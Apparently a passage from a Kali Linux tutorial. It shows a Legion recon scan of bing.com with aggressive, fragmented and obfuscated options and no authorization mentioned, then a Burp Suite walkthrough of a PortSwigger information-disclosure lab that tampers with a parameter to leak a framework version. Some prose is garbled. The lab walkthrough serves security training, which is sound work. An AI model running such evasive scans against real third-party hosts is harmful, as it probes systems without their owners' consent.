Legion also provides services like Automatic recon and scanning with NMAP, whataweb, sslyzer, Vulners, webslayer, SMBenum, dirbuster, nikto, Hydra, and almost 100 auto-scheduled scripts are added to it.

Modular functionality of Legion Tool allows users to easily customize Legion.Automatic detection of CVEs (Common Vulnerabilities and Exposures and CPEs (Common Platform Enumeration)**.**

Here first we are using easy mode given the domain name as bing.com


LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
Terminal E...
LEGION 0.3.9-1665098899 - untitled - /usr/share/legion/
File Help
Scan Brute
Hosts Services Tools
Click here to add host scope
Processes Log

Add host(s) to scan seperated by semicolons

IP(s), Range(s), and Host(s): bing.com

Ex: 192.168.1.0/24; 10.10.10.10-20; 1.2.3.4; bing.com

Mode Selection

● Easy ○ Hard

Easy Mode Options

☑ Run nmap host discovery ☑ Run staged nmap scan

Timing and Performance Options

Paranoid Sneaky Polite Normal [✓ Aggressive] Insane

Port Scan Options


○ TCP ● Obfuscated ○ FIN ○ NULL ○ Xmas ○ TCP Ping ○ UDP Ping ☑ Fragment

Host Discovery Options

● Disable ○ Default ○ ICMP ○ TCP SYN ○ TCP ACK ○ Timestamp ○ Netmask

Custom Options

Additional arguments


LINUX [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
Terminal E...
LEGION 0.3.9-1665098899 - untitled - /usr/share/legion/
File Help
Scan Brute
Hosts Services Tools
Services Scripts Information CVEs Notes screenshot (443/tcp)
Search the web
Processes Log

OS	Host
	13.107.21.200 (bing.com)
?	204.79.197.200 (bing.com)

Progress	Elapsed	Est. Remaining	Pid	Tool	Host	Status
	14.43s	0.00s	37280	nmap (stage 1)	bing.com	Finished
	1.78s	0.00s	37424	nmap (stage 2)	bing.com	Finished
	17.18s	0.00s	37509	nmap (stage 3)	bing.com	Finished
	0.01s	0.00s	37682	nmap (stage 4)	bing.com	Finished
	0.00s	0.00s	0	screenshot (443/tcp)	204.79.197....	Finished


Here the scanned results how it opens their ip address with tcp/udp ports

We can find the ports and run nmap /nikto in it

We can use different techniques after scans ,here brute force tool available so we can use the technique

3)Web Application Analysis


Web applications are common targets for attackers. Kali Linux includes tools like Burp Suite and OWASP ZAP, which are specialized for testing web applications for security flaws, such as SQL injection and Cross-Site Scripting (XSS).



Burpsuite:

Burp Suite software is the best toolbox for web security testing. In web security testing, the incursion also protects engineer grace. Used to find and exploit search flaws. Burp Suite is therefore designed to be used by point-and-click. Understanding how systems are attacked is essential for everyone working in security, whether they are developers or security professionals. Burp Suite is a platform and graphical tool that work together to do security testing on online applications. It supports the whole testing process, from the initial mapping and analysis of an application's attack surface through the discovery and exploitation of security flaws.

Go to port swigger website and take the information disclosure in error message lab




1
2
3
4
9:07
Lab: Information disclosu ×
https://portswigger.net/web-security/information-disclosure/exploiting/lab-infoleak-in-error-messages
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
PortSwigger
Log out
MY ACCOUNT
Products
Solutions
Research
Academy
Support
Dashboard
Learning path
Latest topics
All labs
Mystery labs
Hall of Fame
Get started
Get certified
Back to all topics
Information disclosure
What is information disclosure?
Examples
How do information disclosure vulnerabilities arise?
Impact
Testing for information disclosure
Common sources of information disclosure
Preventing
View all information disclosure labs
Web Security Academy > Information disclosure > Exploiting > Lab
APPRENTICE
LAB
Not solved
ACCESS THE LAB
Solution
Community solutions
Find information disclosure vulnerabilities using Burp Suite
TRY FOR FREE


Lab: Information disclosure in error messages

This lab's verbose error messages reveal that it is using a vulnerable version of a third-party framework. To solve the lab, obtain and submit the version number of this framework.

Now click on access the lab,select any one of them




Change foxy proxy to firefox settings to burp,open burp suite go to proxy on the intercept and right click send to repeater



Request to https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net:443 [79.125.84.16]

```
GET /product?productId=5 HTTP/1.1
Host: 0a5600af0495f62d8243f6f9005e0043.web-security-academy.net
Cookie: session=o0Odfj6moJXqdp8MepyymUSny2KHQzDg
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close

```




Burp Suite Community Edition v2023.5.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Target: https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net
Request
Response
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 14
0 matches
Ready

```
GET /product?productId=5 HTTP/1.1
Host: 0a5600af0495f62d8243f6f9005e0043.web-security-academy.net
Cookie: session=o0Odfj6moJXqdp8MepyymUSny2KHQzDg
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

Change the product id from 5 to like *example* for suppose and click on request send

Now we can some apache status in Response to the given request

Copy the apache status




Burp Suite Community Edition v2023.5.2 - Temporary Project
Target: https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net
HTTP/2
Request
Response
Inspector
Selection 9 (0x9)
Selected text
2 2.3.31
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 1
Request headers 17
Response headers 1
Done
1,741 bytes | 191 millis

```
GET /product?productId=*example* HTTP/2
Host: 0a5600af0495f62d8243f6f9005e0043.web-security-academy.net
Cookie: session=o0Odfj6moJXqdp8MepyymUSny2KHQzDg
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
string: "*example*"
at java.base/java.lang.NumberFormatException.forInputString(
NumberFormatException.java:67)
at java.base/java.lang.Integer.parseInt(Integer.java:654)
at java.base/java.lang.Integer.parseInt(Integer.java:786)
at lab.t.x.r.z.N(Unknown Source)
at lab.k.i.u.a.O(Unknown Source)
at lab.k.i.s.i.b.B(Unknown Source)
at lab.k.i.s.k.lambda$handleSubRequest$0(Unknown Source)
at c.z.i.a.lambda$null$3(Unknown Source)
at c.z.i.a.x(Unknown Source)
at c.z.i.a.lambda$uncheckedFunction$4(Unknown Source)
at java.base/java.util.Optional.map(Optional.java:260)
at lab.k.i.s.k.N(Unknown Source)
at lab.server.o.g.w.c(Unknown Source)
at lab.k.i.n.T(Unknown Source)
at lab.k.i.n.c(Unknown Source)
at lab.server.o.g.j.v.A(Unknown Source)
at lab.server.o.g.j.f.lambda$handle$0(Unknown Source)
at lab.t.u.n.y.c(Unknown Source)
at lab.server.o.g.j.f.B(Unknown Source)
at lab.server.o.g.c.x(Unknown Source)
at c.z.i.a.lambda$null$3(Unknown Source)
at c.z.i.a.x(Unknown Source)
at c.z.i.a.lambda$uncheckedFunction$4(Unknown Source)
at lab.server.zl.O(Unknown Source)
at lab.server.o.g.c.i(Unknown Source)
at lab.server.o.f.q.l(Unknown Source)
at lab.server.o.d.o(Unknown Source)
at lab.server.o.v.o(Unknown Source)
at lab.server.z_.P(Unknown Source)
at lab.server.z_.f(Unknown Source)
at lab.r.k.lambda$consume$0(Unknown Source)
at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(
ThreadPoolExecutor.java:1136)
at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(
ThreadPoolExecutor.java:635)
at java.base/java.lang.Thread.run(Thread.java:833)

Apache Struts 2 2.3.31
```

Before going to portswigger website off the intercept

Go to portswigger click on submit solution paste the apache status there and submit


https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net

Information disclosure in error messages

LAB Not solved


0a5600af0495f62d8243f6f9005e0043.web-security-academy.net

Answer:

2 2.3.31

The Giant Enter Key	Lightbulb Moments	Babbage Web Spray	BBQ Suitcase
$94.11	$95.35	$70.20	$4.93

This lab using apache framework version 2 2.3.31 by submitting the version in the solution the lab can be solved


https://0a5600af0495f62d8243f6f9005e0043.web-security-academy.net/product?productId=5

Information disclosure in error messages

LAB Solved


Congratulations, you solved the lab!

High-End Gift Wrapping

$20.66

4)Database Assessment

